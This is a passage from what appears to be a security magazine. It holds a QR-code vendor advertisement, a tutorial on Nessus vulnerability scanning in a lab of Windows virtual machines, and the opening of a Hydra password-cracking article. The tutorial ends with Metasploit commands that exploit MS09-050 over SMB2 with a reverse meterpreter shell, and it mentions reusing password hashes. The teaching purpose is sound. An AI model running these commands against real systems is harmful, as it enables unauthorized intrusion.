


Figure 12. Recovering Deleted Files with Foremost




Figure 13. Visually Verifying Recovered Files





## Creating Innovative and Unique QR Code® Solutions

*is our only job and its what we do better than anyone else.*

It isn't about the code, its about what the code can do for you, *and it goes so much further than just a marketing idea.* VitreoQR has a complete array of world class solutions, from marketing to management, that can help you measure and grow your business. Whatever your challenge might be, inventory control, counterfeit prevention, access control systems, supply chain management or any one of countless other business conditions, VitreoQR can develop a QR Code driven solution to meet your specific needs. As a licensee of DENSO Wave QR Code patents, we have all the necessary tools to make your business more efficient and more profitable through new ideas in 2D barcoding systems.



WARNING: If you don't want to learn more, don't scan this code!

*No one understands QR Codes like we do.*

Explore the possibilities that QR Code technologies offer as real world solutions to even the most difficult problems. Convey information, manage issues, reach new markets and move more people into your perspective as you have never been able to do before. There simply isn't another technology that can do as much for you, at the same value proposition, as a QR Code. VitreoQR deploys genuine, DENSO Wave QR Codes that are absolutely guaranteed to be fully compliant with the ISO:18004:2006 specification, delivering to you security and peace of mind.

QRCode

QRPhoto

QRLogo

QRMotion

QRAnalytics

QRCustom

SQRC



VitreoQR, LLC  
12801 Berea Road, Suite F  
Cleveland, Ohio 44111 U.S.A.  
P. 440.941.2320  
E. [info@vitreoqr.com](mailto:info@vitreoqr.com)  
W. <http://vitreoqr.com>

In Partnership With



# How to Use

## Backtrack and Nessus for Vulnerability Management?

Ethical Hacking and Penetration Testing are fun but what's the business value of these activities?

What's the reason that motivates a manager to pay us to hack their network?

**W**hat's the ultimate goal? I believe that this is possible only for a reason that penetration testing is part of the vulnerability management process. This process is the key of enterprise security. I don't want to tell you aphorisms like the Schneier's one: "security is a process, not a product," but the reality is that it is true! For implementing the best manner to this process we, need to use a correct methodology. I particularly appreciate the Deming Cycle's or PDCA (plan-do-check-act) and in my opinion, the activity of penetration test and vulnerability assessment should be placed in the CHECK process. The primary task of these activities is to create a correct ACT. In our case, this act is the remediation plan. If you would like more information about this topic, you can get them at this URL: <http://en.wikipedia.org/wiki/PDCA> (Figure 1).

A correct implementation of Deming Cycle can drive security to continuous improvement, conversely an incorrect or poor implementation can drive the corporate security towards



Figure 1. The Deming Cycle/PDCA

the abyss. A full explanation of the topics is beyond the scope of this article, for better understanding of these concepts you can read a short but good document on Wikipedia ([http://en.wikipedia.org/wiki/Vulnerability\\_management](http://en.wikipedia.org/wiki/Vulnerability_management)). For our purpose, we need to know only this short information: we need to create a baseline of environment, prioritize vulnerabilities and maintain and monitor our security; but the ultimate goal is to minimize the damage that could be caused by the vulnerability and mitigate vulnerabilities.

Now that we have understood the philosophy, we will see how to implement this process in practice:

### My lab

For this article (Figure 2), I have implemented a little test laboratory. I use VMware Workstation 7.0 for virtualization with five virtual machines; the first



Figure 2. After establishing my laboratory

```
selecting previously deselected package nessus.
(Reading database ... (Reading database ... 5%(Reading database
Unpacking nessus (from .../Nessus-5.0.2-ubuntu910_amd64.deb) ...
Setting up nessus (5.0.2) ...

- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://bt:8834/ to configure your scanner

Processing triggers for ureadahead ...
```

Figure 3. Setting up Nessus

VM is a Backtrack 5 R3 x64, with installed Nessus 5.0.2. I use my Nessus professional feed, but normally this is not an issue, the primary differences between Professional and Home feed are compliance check and scan scheduling, but these differences don't impact our test at all. It is considered that for business use you must have the professional feed because with the home version you can scan only 16 IP addresses (<http://www.tenable.com/products/nessus/editions>) (Figure 3).

For the target machine I chose to install different windows operating systems: two machines with installed Windows Server 2008 R2 x64, one of them is a Domain Controller, the other is a member server with installed XAMPP (Apache, Mysql and PHP), one stand-alone server with installed Windows Server 2008 SP2 and the other machine with installed Windows 7 Enterprise edition x64 with installed Microsoft Office 2011, Acrobat Reader, and some other popular software. The IP addresses of my lab are: 192.168.254.1 for my attacking box, 192.168.254.201 for Domain Controller, 192.168.254.202 for member server 2k8 R2, 192.168.254.204 for stand-alone server 2k8 SP2 and 192.168.254.150 for the client Windows 7 Ent.




Figure 4. Signing into Nessus




Figure 5. List of Nessus' policies

## Vulnerability assessment

The first step of our process is conducting basic vulnerability assessment. When I say "basic," I mean in the mode best known to most people; for most people to carry out a vulnerability assessment means to perform a "poor" penetration test – this is absolutely incorrect. Of course, in the first step I execute the test without any form of authentication. This way, the VA really looks like a pentest and I can discover vulnerabilities exposed to the outside of the network, but as I will show in this article, this point of view is absolutely limiting.

For now however, let's proceed with this phase of the test.

Nessus is a client-server software. The Nessus daemon starts a dedicated webserver on port 8834 and I can connect via browser. In the past, to use Nessus, it was necessary to install Flash but now it is possible to work on Nessus with HTML5. This feature is experimental but in my experience, it works very well, although in some cases, it is necessary to refresh the working page (Figure 4).




Figure 6. Policies list in Nessus




Figure 7. Nessus' "New Scan" window

After authentication, the first thing we need to set is Nessus policy. With default installation, Nessus installs four predefined policies. If you need to change something in the policy, it can be a good idea not to touch the default policy, but copying an existing policy for customizing (Figure 5).

In this scan, I use all plugins in the “internal network scan” policy. Nessus provides plugins for many operating systems and for many services. In many cases, it is possible to remove unnecessary plugins to increase scan performance and for reducing the network congestion and the noise. It is true that the noise in vulnerability assessment is not as important as in the case of a penetration test, but it is a good practice to improve the quality of service. If you don’t know exactly which type of operating system is in place in the customer infrastructure, it is better to use more than one plugin (Figure 6).

In the first example, I will use the policy as-is. For this reason, I go ahead and directly create a new template named “interna.” In this template, I set the policy I want to use (internal network scan) and my targets. In this case, as a target I use 192.168.254.150-204 (Figure 7).

It is better to create a template rather than a scan because we can reuse the template as many times as we want. Now, I’m ready to start my first scan clicking over my template (Figure 8).




Figure 8. Starting my first scan




Figure 9. Hosts summary



Figure 10. Results of the scan

During the scan we can watch the preview results, broken down by host. In many cases during the test, the auditor can manually try to deepen the results that are displayed by the software. I would say that about 80% is left to the tools and the remaining 20% is checked manually by the technician. In too many cases, the test work is only run with automated tools without providing any added value to the security analyst (Figure 9).

When the scan is finished, you can see the results in the windows. In our laboratory, the assessment was not bad – Nessus identifies vulnerabilities using a color scale: violet (the worst – identifies highly critical vulnerabilities that should be corrected immediately), red (the remediation of this vulnerability must be very fast), and other colors (identify vulnerabilities more or less serious that must be addressed with a correct scale of priorities) (Figure 10). Analyzing immediately critical vulnerability (Figure 11).

We see that there is vulnerability in SMB2 protocol with existing patch, but not patched on this server. This vulnerability can be exploited in field with public exploit which can allow remote code execution (Figure 12).




Figure 11. List of vulnerabilities for one of the machines




Figure 12. One of the vulnerabilities in detail

In “vulnerability information,” we can see that the exploit code exists for most popular pentest frameworks, in particular for this specific vulnerability for metasploit, canvas, and coreimpact (Figure 13).

For the second host, we don't have operating system vulnerabilities, but only one related to XAMPP installation (Figure 14).

For the other host, the situation of vulnerabilities is satisfactory: apparently there is no attack surface against them, but are we sure that this is the case? Let's see.

## Authenticated scan

An interesting but underestimated feature of Nessus is authenticated scan. For more detail we can read the official document of Tenable at this URL: [http://static.tenable.com/documentation/nessus\\_credential\\_checks.pdf](http://static.tenable.com/documentation/nessus_credential_checks.pdf).

To use credential (or authenticated) scan I need to configure a new policy. In order to do this, I copy “internal network scan” policy to a new policy. In our case, with a very imaginative name – “copy of internal network scan.” Now, I adequately edit

my new policy: in “credentials,” I put the name and the password of administrative account to access the host (I find it very interesting the possibility of using hash instead plain text password, this is very useful during pentest, because if I get a password hash via exploiting machine, I can reuse this hash to gain access to the other machine without losing time for cracking the password) (Figure 15).

When I setup the credential scan, I normally use just an interesting plugin. In this case, my lab only has Windows machines and I only use plugins for




Figure 13. Plugin, risk, and vulnerability information




Figure 14. Vulnerabilities list for the second host




Figure 15. Policy credentials




Figure 16. Plugins list




Figure 17. Policy preferences

detecting missing patches in Windows (and Windows' applications). With Nessus, it is possible to connect credential scan with a patching software for detecting missing patches only between approved patches (Figure 16).

If needed, it is possible to give adsi settings to Nessus. I can setup the Domain Controller address, usernames, domain names, and passwords (Figure 17 and Figure 18).

After running a new test, I can see a big difference between this scan and the previous. Now I can see the vulnerability exposed to external and with remote exploits, but also vulnerabilities with local exploits, not only for operating system missing patch, but also for missing patch of a lot of common windows applications like Java, Acrobat, and others (Figure 19).




Figure 18. Editing a template




Figure 19. Results of the repeated scan




Figure 20. New vulnerabilities found on the Windows 7 machine

Apparently, the worst machine is 192.168.254.204, but I think something went wrong. In my expectations, the Windows 7 machine must be vulnerable. Why didn't Nessus tell me that? (Figure 20)

For scanning the Windows 7 machine, Nessus needs some tricks, particularly because the remote registry service for default is manual. If you want to aggressively test the Windows 7 machine, you must prepare a policy or batch procedure for starting this service. Nessus can do that for you but I don't like this approach very much. I prefer to set my services myself and stop it after doing the test. The second issue is the need to open port 445 tcp (and/or 139 tcp). The concept is the same as previously stated – you must create a process to turn this setting on or off on demand (Figure 21).

After setting up my new configuration, I scan my host with nmap for verifying the opened port (Figure 22).

OK, it seems to run well. Let's try again. Now, I will scan only my client machine (Figure 23).

Gotcha. We can see that the situation is pretty different – a lot of new vulnerabilities will appear in my Windows 7 machine, not only related to the operating system, but as you can see, related to Oracle, Java, or Acrobat Reader. I think this is very




Figure 21. Remote registry service for default showing as manual




Figure 22. Scanning with nmap



Figure 23. Scanning the client machine again

interesting because the process of patching operating system and the tools for verify the correctness of patch process is well known (Figure 24).

But tools and the process of patching the application are not so common. For this, Nessus (or other similar tools) are, IMHO, needed in vulnerabilities management process.

## Exploiting vulns

To end our test, we try to exploit one of the vulnerabilities identified above, specifically the ms09-




Figure 24. New vulnerabilities found on the Windows 7 machine




Figure 25. Running msfconsole in Metasploit




Figure 26. Checking the correct use of parameters




Figure 27. Running exploit -j

050. To do this, we can use Metasploit framework. Normally I use git to manage my installation of Metasploit: I jump in my Metasploit directory and run msfconsole (Figure 25).

The setup of this attack is pretty simple:

```
use exploit/windows/smb/ms09_050_smb2_negotiate_
func_index (tab is your friend...)
set PAYLOAD windows/meterpreter/reverse_tcp
setg LHOST 192.168.254.1
set RHOST 192.168.254.204
```

If you want to check the correct use of parameters, you can use “show options” (Figure 26).

After that, you can run your exploit using exploit -j, the exploit runs in few seconds, and if all goes well, your meterpreter session will appear (Figure 27).

Game Over.

## Conclusions

In this article, we started with some theoretical thought, jumping directly in the field verifying with some tools if the situation of our host is correct or not. I think that is the key to ethical hacking. In my opinion, ethical hacking is not prittle-prattles but manual work, not only theory but “physical” demonstration. I don’t say “I think you are vulnerable” but “you are vulnerable because I have exploited this vuln.” And last but not least, the process of ethical hacking doesn’t end with exploiting the machine, but after presentation of a report and after briefing for remediation. Yes, that isn’t so fun but the last key is remediation plan.



### GUGLIELMO SCAIOLA

I work as an I.T. Pro since 1987, I am a freelance consultant, pentester and trainer, I work especially in banking environment. Over the years I have achieved several certifications, including: MCT, MC-SA, MCSE, Security +, Lead Auditor ISO 27001, ITIL, eCPPT, CEI, CHFI, CEH and ECSA. In 2011, I was awarded the “Ec-Council Instructor – Circle of Excellence.” I can be contacted at [s0ftwar@miproparma.com](mailto:s0ftwar@miproparma.com).

# Using Hydra To Crack The Door Open

Take advantage of a cracking tool to test the resilience of your local or remote network servers and various other devices from a computer to router on the network.

The complexity of security range from basic computing systems to more intricate industrial systems with biometric locks or weapons like quantum computing which will come into play in the future.

The more important the data is, the tighter the locks must be. The security countermeasures can range from simple to more elaborate as we climb the ladder of importance of the information to be protected. A chain is as only as strong as its weakest link.

If the password of the administrator's is not secure enough, then the attacker may use privilege escalation to get to the data, thwarting any attempt to keep them from the myriads of attackers who seek to gain direct access to them. If upfront, we keep the front door heavily fortified then the malicious persons will go to the next available building to try their luck. Hence, the password strength of your local network access or network devices or even remote servers and other devices is a critical step to prevent attacks. Below highlight some of the rules to achieving e strong passwords. Basic password creation rules:

- A minimum password length of 12 to 18 characters.
- Include numbers, upper and lower case combinations as well as symbols, if the system allows it.

- Avoid names or important personal information that someone else also knows, e.g. your father's name or your date of birth.
- Use password generator (where feasible).
- Store them in special applications with master password set and not using post-it notes or hand written information hidden at your desk.
- Change any default passwords.
- Make intentional typos which only you know.
- Do not use the same password for all your systems.
- Change your password frequently.

So, now you know the rules. But how do you ensure that your passwords are strong enough and not too complicated to remember? How can you evaluate the strength of your password? You can use tools, in Backtrack to test your password resilience.

## Installing Backtrack on VirtualBox

There are three ways to operate Backtrack.

- Install it to your computer.
- Run it through a live CD
- Install it on a virtual environment like Virtual-Box or Vmware.



I am going to demonstrate how to work with Backtrack installation in VirtualBox. In order to achieve this, you have to download two components:

- latest VirtualBox version (can be found at <https://www.virtualbox.org/wiki/Downloads>)
- Backtrack image to use for VirtualBox (can be found at: <http://www.backtrack-linux.org/downloads/>)

Once you have all the above, you can begin the installation of VirtualBox. Do keep two things in

